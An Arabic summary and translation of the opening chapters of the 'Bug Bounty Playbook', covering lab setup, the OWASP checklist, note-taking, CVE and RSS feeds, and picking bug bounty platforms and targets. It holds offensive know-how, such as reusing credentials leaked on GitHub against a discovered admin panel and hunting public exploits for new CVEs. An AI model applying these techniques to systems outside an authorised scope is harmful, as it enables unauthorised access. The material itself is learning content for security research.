

Easy wins

Bug Bounty Playbook

Alex Thomas AKA Ghostlulz

ملخص ومترجم
بالعربي

بسم الله الرحمن الرحيم

من أشهر الكتب في المجال

وهو كتاب Bug Bounty Playbook والذي تم ترشيحه بناء علي رأي عدد كبير

من الـ Bug Hunters اللي ناجحين في المجال دا والكتاب دا هيفهمك ايه هي العملية اللي بتحصل او ازاي الناس بتجيب ثغرات وهنتكلم في كل جزء ومقدمه كويسه لأي حد مبتدئ وان شاء الله بعد قراءة الكتاب هيغير من تفكيرك عن البج باونتي وهينقلك لمستوي كويس ان شاء الله في المجال

تم ترجمة وتلخيص الكتاب من قبل

Ahmed Hassan Karamay - @k4r4m4ny

Special Thanks To:

Muhammed Magdy - @0xmagdy

المقدمة

في البدايه كدا علشان الهانت بتاعك بيقا ليه فايده لازم في الاول انك تعمل كذا حاجه
 علشان تقدر توصل لنتائج كويسه ف علشان كدا هكلمك عن التخطيط وقبل كل حاجه
 تبني لنفسك بيئه عمل كويسه ومن هنا ممكن تبدأ اللعبه بتاعتك وطبعاً انا قولت كلمه
 لعبه لان ايوه الهانت يعتبر شئ ممتع ف خلينا نقول عليه لعبه زي ما الكتاب قال
 طيب ازاي هتلعب اللعبه بتاعتك لازم زي ما قولنا في الاول كل شئ يكون متخطط ومن هنا
 تبدأ تـ execute اللعبه وتجبب ثغرات في بيئه العمل بتاعتك
 بتاعتك اللي هتبنيها علشان الهانت بتاعك يكون ناجح
 هشارك معاك رأي صاحب الكتاب و خبرته طبعاً

VIRTUAL PRIVATE SERVER (VPS)

فكره كويسه ان انت بيبقي عندك Vps تستخدمه في عمليه اختبار الاختراق بتاعتك يعني
 مثلاً خلينا نقول ان انت بتعمل test علي ثغرات معينه بتتطلب ان النظام بتاع التارجت يرد عليك
 او انه يـ call you back او برضه مثلاً ممكن تقول interact with you
 طيب خلينا نقول مثال علشان نفهم ,ثغرات زي RCE أو SSRF من الصعب ان انت تعمل الكلام دا
 عن طريق الفاير وول بتاعك لانه هيحظر العمليه دي ف لازم تفتح بورت علشان يمرر الترافيك للجهاز بتاعك
 ف ف النهايه دي فكره سيئه الاحسن ان ييبقي عندك vps يكون ليه public ip ف كدا من السهل ان انت تاخذ
 response عن طريق البايلودات اللي انت هتكتبها كما ان الـ Vps هيووفر عليك وقت كبير

من فين تجيب vps؟

Google is Your Friend

اقتراحات :

[/https://aws.amazon.com](https://aws.amazon.com)
[/https://www.digitalocean.com](https://www.digitalocean.com)

VMware and Virtual box

تقدر تحملهم من هنا

<https://www.virtualbox.org/>

<https://www.vmware.com/>

بعد كدا هتبدأ تثبت التوزيعه علي النظام الوهمي ممكن تحمل اي توزيعه لينيكس وبيقترح ليك
 في التوزيعه حملة من هنا built in لانها بتيجي معاها كذا تول بتكون kali Linux انك تحمل

<https://www.kali.org/downloads/>

virtual box او VMware وتقدر طبعاً تشوف شروحات علي اليوتيوب ازاي تثبت الكالي علي

طيب لحد دلوقتي ايه النقط اللي اتكلمنا عنها ؟

1- getting your VPS

2- downloading kali to a VM

- 3- installing all of your tools
- 4- buying all of your API keys

CHAPTER 2: PRE-GAME - ORGANIZATION

لو انت بتفكر تشتغل بطريقه احترافيه ف دا معناه انك لازم تكون منظم في الشغل بتاعك ممكن انت تفعد ايام او شهور شغال علي تارجت واحد بس بدون فايده وهتחס انك متشتتت وضايع و تايه في التارجت طبعا كله زي كذا بس اللي هيقلل التشتت بتاعك دا ويعرفك انت اختبرت ايه وفوتت ايه هو الـ Check list ف علشان متضيعش وقتك علي الفاضي ف انك تكرر نفس الحاجه اللي انت عملتها قبل كذا تاني لازم يكون عندك check list و كل الادوات تبقا جاهزه ف مثلا ميكونش قدامك طريقه لـ RCE بس فيه مشكله عندك لازم مثلا يعني تجيب VPS ف حوار بقا انك تدور علي حد وكذا ف لو انت طالب ممكن تحصل علي 100 دولار مجاناً بطريقه معينه كذا ف YouTube is your friend او جوجل برضه عادي

الـ Hacking فن عن عن لا بجد الـ hacking science مش شويه بايلودات بتستخدمهم ف دلوقتي احنا بنتكلم عن العمليه او اللعبه بتاعتك وازاي هتشتغل نرجع لنقطه الـ check list

OWASP Checklist

<https://github.com/tanprathan/OWASP-Testing-Checklist>

دي ليستة رايقه وكبيره وبتغطي اجزاء كثير خصوصا لما تيجي تشتغل مانوال ف نقطه ايه اللي انت عملتله تست وايه اللي انت محتاج ترجع ليه تاني لو متعمقتش وقتها وانتقلت مثلا وانت بتعمل تست في جزء معين ف قررت انك هتسيبه وترجعه لما تبقا رايق وممكن طبعا من خبرتك مع الوقت بيقا عندك الـ check list الخاصه بيك البج باونتي ممكن تفضل تعمل تست لمدى اسابيع ان مكانش شهور علي تارجت واحد زي مثلا بشمهندس ابراهيم حجازي في سنه من السنين كان مش بيعمل تست غير علي ياهو واتصنف وقتها عليهم دا شئ عظيم جدا وخير مثال للكلام دا كمان حاجه مهمه جدا هي ان الدماغ البشري ربنا خلقه لينا علشان تبتكر بيه افكار مش تخزن فيه افكار

"Your mind is for having ideas not holding them"

	A	B	C	D	E	
1	OWASP: Testing Guide v4 Checklist					
2						
3						
4	Information Gathering	Test Name	Description	Tools	Result	Ren
5	OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content.	Google Hacking, Sitedigger, Shodan, FOCA, Punkspider	Pass	
6	OTG-INFO-002	Fingerprint Web Server	Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test".	Hitprint, Httpecon, Desertrascarnet	Issues	
7	OTG-INFO-003	Review Webserver Metatags for Information Leakage	Analyze robots.txt and identify <META> Tags from weblogs.	Browser, curl, wget	Issues	
8	OTG-INFO-004	Enumerate Applications on Webserver	Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers.	Webhosting info, dirrecon, Nmap, fcrackmap, Recon-ng, Intrigue	Pass	
9	OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Find sensitive information from webpage comments and Metadata on source code.	Browser, curl, wget	Not Started	
10	OTG-INFO-006	Identify application entry points	Identify from hidden fields, parameters, methods HTTP header analysis.	Burp proxy, ZAP, Tamper data	Not Started	
11	OTG-INFO-007	Map execution paths through application	Map the target application and understand the principal workflows.	Burp proxy, ZAP	Not Started	
12	OTG-INFO-008	Fingerprint Web Application Framework	Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders.	Whatweb, BlindElephant, Wappalizer	Not Started	
13	OTG-INFO-009	Fingerprint Web Application	Identify the web application and version to determine known vulnerabilities and the appropriate exploits.	Whatweb, BlindElephant, Wappalizer, CMSmap	Not Started	
14	OTG-INFO-010	Map Application Architecture	Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database.	Browser, curl, wget	Not Started	
15	Configuration and Deploy Management Testing	Test Name	Description	Tools	Result	Ren
16	OTG-CONFIG-001	Test Network/Infrastructure Configuration	Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities.	Nessus	Not Started	
+ Testing Checklist Summary Findings Risk Assessment Calculator References Explore						


Taking Notes

طبعاً الجزء دا ناس كتير مش بتحبه او بتكسل خيلنا نقول كدا ودا شئ مش حلو خالص و هيخليك تن سي بسرعه ف انا اي حاجه بتعلمها لازم اكتبها notesولو حتي ارجعها بعد زمن يمكن مش فاكّر جزء معين زي مثلاً انت عملت تست في حته معينه في سكوب كبير من شهرين تلاته وعاوز تفتكر انت كنت واخذ نو تس

هناك ازاي ممكن تربطها ب الموقف اللي انت فيه
مثال ثاني دلوقتي انت بتعمل حاجه اسمها recon و Github و شوفت Ip و creds لتسجيل الدخول او اي بيانات تقدر تستخدمها في الريكون بتاعك وخيلنا نتكلم عن حاجه صغيره منهم زي مثلاً admin - password او user - user ودي اسمها default creds وممكن تلاقي حاجات اكثر بكتير وتلاقي بيانات تسجيل دخول للأدمن مثلاً او لاي موظف هنا الخ ف انت تجاهلت الموضوع دا لانك مش عارف تستخدم ال creds وهوب وانت بتعمل subdomain Enum وتلاقي فيه subdomain موجود فيه admin panel وجرّبت كل حاجه منفعتش ايه اللي هيحصل هنا ؟ هتسيبها بعد ما تعبت فيها وو قت راح عليها صح؟ لكن لو كنت عملت note فيه creds متسربه في Github كان زمانك بسرعه روح ت للينك اللي في Github بعدها هتوفر علي نفسك وقت بدال ما تفضل تفررررر في ال history

ف الملاحظات مفيدة دايماً
مش معني كدا اني بقولك انك تحط كل خطوه تعملها يعني لا
كمان حاجه هنا مهمه ان انت تحط التراك بتراعك اللي انت ماشي عليه وانت شغال ودا ممكن انت تعمله عن طريق ال check list الموجوده في نوّشن

تقدر تستخدم ال To Do list عن طريق انك تحط ال OWASP Check list ولكن نشون بتسمح لينا اننا نستخدم طريقه Kanban boards واللي هي بالمناسبه اسهل بكتير



نرجع ثاني للنقطة اللي كنا بنتكلم عنها وهي النقطة بتاعه Burp Suite Logs

زي ما احنا عارفين ال http proxy logs ال burp suite بتوفر الخاصيه دي وفيه تفاصيل كتير اكتر من انك تاخذ notes الحكاية دي المهم ان ال logs دي هتوفرلك بانك تشوف كل ال ريكويستات اللي المتصفح بتاعك عملها وانت عملت ايه وكدا ف علشان تعرف انت عملت ايه في ال engagement بتاعتك دي من كام شهر مثلا لو التارجت اللي انت كنت شغال عليه طلبك انت تشتغل عليه ثاني ف لازم تظبط الجزء دا واكيد مش هترجع تبدأ من الاول عندك بقا ال logs دي هتقولك انت عملت ايه بالظبط وكمان بسهولة ممكن ترجع للنقطة اللي انت كنت شغال ع ليها وترجع الترافيك بتاعك ثاني

Burp Suite Logs توفير الوقت والجهد و تخليك متكررش نفس اللي انت عملته قبل كدا

ف ابحث عن ال Burp Suite Logs وازاي تستخدمها بوضوح اكتر

CHAPTER 3: PRE-GAME - KNOWLEDGE BASE

بداية كدا لازم تعرف ان

الـ **Offensive security, hacking, bug bounty hunting, penetration testing**

بعيدا عن المسمى اللي هتقوله طبعا وبعيدا عن الاختلافات الجزئية اللي بينهم ف خلينا نتكلم عن الارتباط اللي بينه م بس مش اكتر كل يوم فيه New exploits و كمان methodologies و techniques و technologies و tools ديدة مهمه ومن المهم انك تبقا up to date ف لازم تبقا متابع ال infosec community ف لازم تبقا عارف ازاي تدور علي CVEs و استغلال ليها و مين تتابع وفيين تسأل علي سؤالك

ف هنركز دلوقتي علي الجزء بتاع CVE Feed

CVE → Common Vulnerabilities and Exposures

ازاي تبقا من اوائل الناس اللي تعرف ان فيه CVE جديد او Vulnerability طيب خدوها قاعده عندك من دلوقتي في البج باونتي علشان تتجنب ال duplicates او تقلل فرصتك انك تاخذ دبلكتيت يعني بمعني اصح وهي انك مش هتاخذ فلوس لو انت طلعت ثغره فقط ... لازم ميكونش حد بلغها قبلك فعلىشان كذا لازم تكون من اوائل الناس اللي تلاقيها

NIST :
The National Institute of Standards and Technology (NIST)

Q Search Results (Refine Search)

Sort results by: Publish Date Descending

Search Parameters: There are **124,577** matching records.
Displaying matches **1** through **20**.

- Results Type: Overview
- Search Type: Search All

Vuln ID	Summary	CVSS Severity
CVE-2019-17611	HongCMS 3.0.0 has XSS via the install/index.php tableprefix parameter. Published: October 16, 2019; 06:15:10 PM -04:00	(not available)
CVE-2019-17610	HongCMS 3.0.0 has XSS via the install/index.php dbpassword parameter. Published: October 16, 2019; 06:15:10 PM -04:00	(not available)
CVE-2019-17609	HongCMS 3.0.0 has XSS via the install/index.php dbusername parameter. Published: October 16, 2019; 06:15:10 PM -04:00	(not available)

هنا تبقا ملم بكل الثغرات اللي بتنزل اول باول ممكن تبحث
طبعا يدويا هنا في الكم دا كله من البيانات الموجوده هنا :
<https://nvd.nist.gov/vuln/search>

Twitter :
طيب بالنسبه للتويتر ف صاحب الكتاب ذكر هنا
بيتابع الحساب دا @cvenews لو انت نشيط يعني علي تويتر وخد بالك دي من اهم الحاجات اللي انت لازم تعمله
ا انك تتابع برضه الهاشتاج دا
#bugbountytips
علي تويتر حاجه بجد جمدان

Catalin Cimpanu @campuscodi · Oct 8
Zero-day published for old Joomla CMS versions

- PoC available
- trivial to exploit
- impacts 3.x to 3.4.6
- PHP object injection leading to RCE
- no CVE yet
- similar to CVE-2015-8562, but not PHP environment-tethered

zdnet.com/article/zero-d...

Joomla!

1 79 116

طيب دلوقتي ازاى تـ automate الجزء الخاص بالبحث في NIST
 Figure 6: Twitter post of a Joomla CVE with POC
 ابحث في تويتر علي كلمه CVE وهتلاقي الكثير من الناس اللي بتنشر عنها وكمان بتشرحها

GitHub :

زي ما انت عارف ان المشكله في الـ CVEs الجديده اللي بتنزل وهي ان مفيش
 ناس كتير بيكونوا عاملين ليها POC بالتالي هتعودز تكتب ليها استغلال
 ولو مش هتعرف ف هتتأخر عبال ما ينزل ليها Public Exploit
 دايمًا او في الغالب بتنزل علي github فكره كويسه لما تيجي تبحث عن استغلال معين تبحث في github او ما
 تلاقي حاجه جديده نزلت يعني

RSS Feeds :

هنا هقولك كام حاجه قبل ما انتقل علي الـ RSS feed


الأول يعني ايه Web Feed ؟

مبدئياً كده بيكون داخل الـ www → Word Wide Web
 فيه حاجه اسمها web feed او news feed
 ودي عبارته عن تنسيق للبيانات بيتم استخدامه في توفير للمستخدمين المحتوى اللي بيتم تحديثه باستمرار و بيسم
 ح للمستخدمين والتطبيقات انهم يصلوا لتحديثات المواقع والتطبيقات بشكل موحد

الموضوع موجود علي ويكيبيديا بشكل اكبر بس دي نبذه عن الموضوع دلوقتي
 المهم معرفتك للحاجه دي هتخليك تتعرف علي تكتيكات وميثيدولوجيز و ثغرات بيتم استخدامها ف الوقت الحالي

طيب يعني ايه inoreader :

هي عبارته عن RSS reading tool ودي بيتم استخدامها في اغلب المنصات وكمان تقدر تستخدمها علي جهازك و موب
 ايلك برضه عن طريق ابلكيشن ف تقدر توصلها من كذا مكان يعني المهم انها بتسمحلك انك تبقا updated بالـ real
 time ايا كان انت فين دلوقتي يعني انشالله في الهند عادي هه



وادي عبارته عن اداه علشان تعمل ليك كذا نيحي للجزء اللي هيخليك تفهم الكلام دا كله بشكل عملي

Hackerone Hacktivity

http://rss.rictz.me/hacktivity لما بتقدم ريبورت لهاكرون عادة يعني بينزل في hacktivity هدا مصدر لذيذ اوي لي
 ك علشان تشوف الناس بتلاقي ايه هناك

Name	Website	Description
Hackerone Hacktivity	http://rss.ricterz.me/hacktivity	When you submit a bug bounty report it can end up on the hacktivity feed. These are great resources to see what people are actively finding
Hackerone Blog	https://medium.com/feed/tag/hackerone	Hackerones blog can be a great resource for new information relevant to the bug bounty field.
NIST CVE ALL	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
NIST CVE Analyzed	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss-analyzed.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
Bug Bounty Writeups	https://medium.com/feed/bugbountywriteup	This is a feed of bug bounty write ups.
Port Swigger	http://blog.portswigger.net/feeds/posts/default	This team is constantly producing high quality blogs. They are the creator of Burp Suite and you defiantly want to be following them.
Reddit Netsec	http://www.reddit.com/r/netsec/.rss	Reddit needs no introduction. This is one of the best places to get info sec news.
Threat Post	http://threatpost.com/feed/	This feed is about cyber security news and events.

ف هي طريقه كويسه اوي انك تبقي مطلع علي الاخبار اللي بتحصل اول باول ولو فيه cve جديد نزلت هتفح الرادار

يا باشا وتنشوف وهحاول اختصر علي قد ما أقدر في الجزء بتاع السوشيال ميديا اللي هيجي دا علشان بديهي مش

محتاج شرح وهما


SOCIAL MEDIA :

Tweetdeck

<https://tweetdeck.twitter.com/>

هنا تابع الناس اللي Active في التويتر

التول دي معموله علشان تنظيم التويتات و علشان لو بتتوه في ال tabs



Reddit

<https://www.reddit.com/r/netsec/>

من الحاجات اللي تحطها في الرادار بتاعك

others

زي مثلا جروبات التليجرام وجروب بشمهندس ابراهيم حجازي علي فيسبوك وهكذا

<https://www.facebook.com/groups/pentesting4arabs>

CHAPTER 4: BUG BOUNTY 101 PICKING THE PLATFORM

زي ما واضح كذا انت مفروض مجهز نفسك كويس انك تبدأ تهانت وتجييب ثغرات ومتفكرش كتير انك تبدأ المفروض انك بدأت المجال دا علشان بتحبه وعندك شغف ف الشغف دا لازم توظفه دلوقتي وهي المرحلة اللي انت بتستمتع بيها وهي الهانت او الهاكينج ف المهم اول حاجه بتختار المنصة اللي هتشتغل عليها وفيه عندك كذا حاجه منهم Hackerone و Bugcrowd طيب وتبدأ تشوف الـ programs اللي هتختار منهم التارجت زي ما صاحب الكتاب موضح في الصور ودي المواقع اللي مسموح ليها تعمل عليه اختبار اختراق عليهم بس بشرط وهو انك تقرأ الـ policy بتاعتهم

وانك برضه تشوف الـ scope بتاعهم ازاي وايه الثغرات اللي مش هيقلوها ؟ ازاي يعني ابقى جايب ثغره وليكن clickjacking مثلا وابلغها ويقولو ليا مش هتقبل لانك بتخالف الـ policy بتاعتنا ! وجايز يخصمو منك نقط كمان وحفاظا علي وقتك ومجهودك مسموح لك انك تدور في الـ Scope فقط

hackerone [FOR BUSINESS](#) [FOR HACKERS](#) [HACKTIVITY](#) [COMPANY](#) [TRY HACKERONE](#) [SIGN IN](#) [SIGN UP](#)

Directory

Find new hackable targets or contact information to report vulnerabilities you've already found.

Program features

- ☐ IBB
- ☐ Offers bounties
- ☐ High response efficiency
- ☐ Managed by HackerOne
- ☒ Active program

Asset type

- ☒ Any
- ☐ CIDR
- ☐ Domain
- ☐ iOS: App Store
- ☐ iOS: Testflight
- ☐ iOS: .ipa

Program	Launch date	Reports resolved	Bounties minimum	Bounties average
Top Echelon Software	10 / 2019	11	-	-
Coda <small>Managed</small>	10 / 2019	23	\$50	\$150
AODocs	10 / 2019	1	-	-
JNJ Mobile	10 / 2019	4	-	-
Tumblr	10 / 2019	75	-	\$100

hackerone [FOR BUSINESS](#) [FOR HACKERS](#) [HACKTIVITY](#) [COMPANY](#) [TRY HACKERONE](#)

Rewards

Critical (9.0 - 10.0)	High (7.0 - 8.9)	Medium (4.0 - 6.9)	Low (0.1 - 3.9)
\$1,500	\$750	\$300	\$150

Our rewards are based on severity per CVSS (the Common Vulnerability Scoring Standard). Please note these are general guidelines, and that reward decisions are up to the discretion of Coda.

Last updated on August 26, 2019. [View changes](#)

Policy

Coda looks forward to working with the security community to find vulnerabilities in order to keep our businesses and customers safe.


Response Targets

Coda will make a best effort to meet the following response targets for hackers participating in our program:

- Time to first response (from report submit) - 2 business days
- Time to triage (from report submit) - 2 business days

ونفس الكلام ينطبق علي BugCrowd وكم ان برضه خد بالك ان مش كل المنصات بتدفع فلوس يعني ممكن تهانت في شركه زي سوني وتيجي تبلغ حاجه يدولك عليها swag واللي هو ممكن يكون تيشيرت او اي مكافئه ماديه غير الفلوس و دي حاجه محفزته وهتفيدك انك اول كام ريبورت بيقى في منصات

مش بتدفع فلوس وطبعاً فيه كذا رأي ناس بتقولك اشتغل علي سكوب كبيرو ناس تقولك اشتغل علي سكوب صغير ف هنتكلم في الموضوع دا تحت بس انت اتقل شويه يلا نكمل



bugcrowd #1 Crowdsourced Security Company					
Products Solutions Customers Researchers Programs Resources About					
Type here	Filters				
Program Name	New	Bug Bounty	Swag	Hall of Fame	Submission URL
(ISC) ²				✓	
.nz Registry				✓	
Ox Project		✓			
123 Contact Form				✓	

PICKING THE RIGHT TARGET

ازاي تختار ال target المناسب ليك او انت اختارت التارجت الخطأ ودا هيقلل نسبة حصولك علي ثغرات فلازم تشوف التارجتس اللي فيها فرصه اكبر حتي انك تجيب الثغرات دي

ودا هيكون عن طريق كذا حاجه منهم ال Scope و ال Age و ال Pay out

طيب ال : Scope

خلينا نقول ان "التارجت كل ما يقل السكوب اللي مسموح ليك انك تدور فيه كل ما تقل فرصتك انك تجيب ثغرات" ايوه علاقه طرديه واكيد العكس كل ما يزيد ال Domains اللي هتدور فيهم هيزيد ال subdomains و هيزيد ال endpoints و هيزيد فرصتك لانك تحصل علي ثغره طيب ال : Age

هل عمر الشركه هيغفرق ؟ اه ببساطه لان الشركات القديمه دايمه او نسبه انها تكون بتستعمل تكنولوجيا جيا قديمه اكبر بمعنى ان ممكن تلاقي الدومين الفلاني بيستعمل اصدار قديم مثلاً من الاباتشي ف انت لما تيجي تسكان الدومين هيطلع فيه ثغرات لان كل يوم بيكون فيه ثغرات وهكذا دا مثال بسيط مثال ثاني ممكن تجيب XSS مع انه ممكن يكون بيفلتر ال "<" ">" ف عن طريق بايلود معينه

لما تبحث عن ثغرات المكتبه دي هتعرف تخلي الباييلود يشتغل

طيب ال : Pay out
لو نت من النوع اللي مش بيهتم بالفلوس ف القسم دا مش ليك ولو مهتم زي كلنا يعني احنا مش هن
شتغل ببلدش .. لا صباح الفل
ف الفكرة انك لو عاوز تتقاضي مكافئه علي الثغرات اللي تطلعها ف اختار الشركات اللي بتدفع اعلي
يبقي ابحث عن شركة shopify بالمناسبه :
فيه شركة ممكن تدليك 1000 دولار علي ثغره معينه ف حين شركة تانيه البرنامج بتاعهم بيدفع
50 دولار بس فعادي يعني
هنا اعتقد كفايه كلام عن البدايات ونبدأ بقا فالجد

بس خليني اعمل معاك حاجه انا بحب اعملها دايمًا وهي اني الم النقاط اللي اتكلمت عنهم بالترتيب كذا
علشان تبقا منظم الدنيا ومتتوهش مني

اتكلمنا عن :

مقدمه للبيج باونتي
ازاي تهين النظام اللي تشتغل عليه
ليه يكون عندك vps
ايه المواصفات اللي تكون في جهازك ؟ او المواصفات المناسه
ال VMware و ال virtual box وليه يفضل انه يكون كالي لينكس
اهميه ال check list و تتم ترشيح owasp check list
اهميه الملاحظات في العمليه بتاعتك
ليه تستخدم نوطن وتثبت wiki page عليها بالشكل اللي انت شوفته
اهميه ال logs في عملية اختبار الاختراق بتاعتك
يعني ايه cve وازاي تبقا من اوائل الناس اللي توصل ليها و ما هي NIST
ازاي تربط موضوع ال cve بـ Github و twitter
يعني ايه RSS و اتكلمنا عن تول هتفيدك تبقا عارف كل الاخبار اللي بتحصل والثغرات اللي بتنزل
اول باول
اهميه السوشيال ميديا ف البيج باونتي
ايه اشهر المنصات اللي ممكن تشتغل عليها
ازاي تختار تارجت مناسب ليك واحتماليه وجود الثغرات فيهم

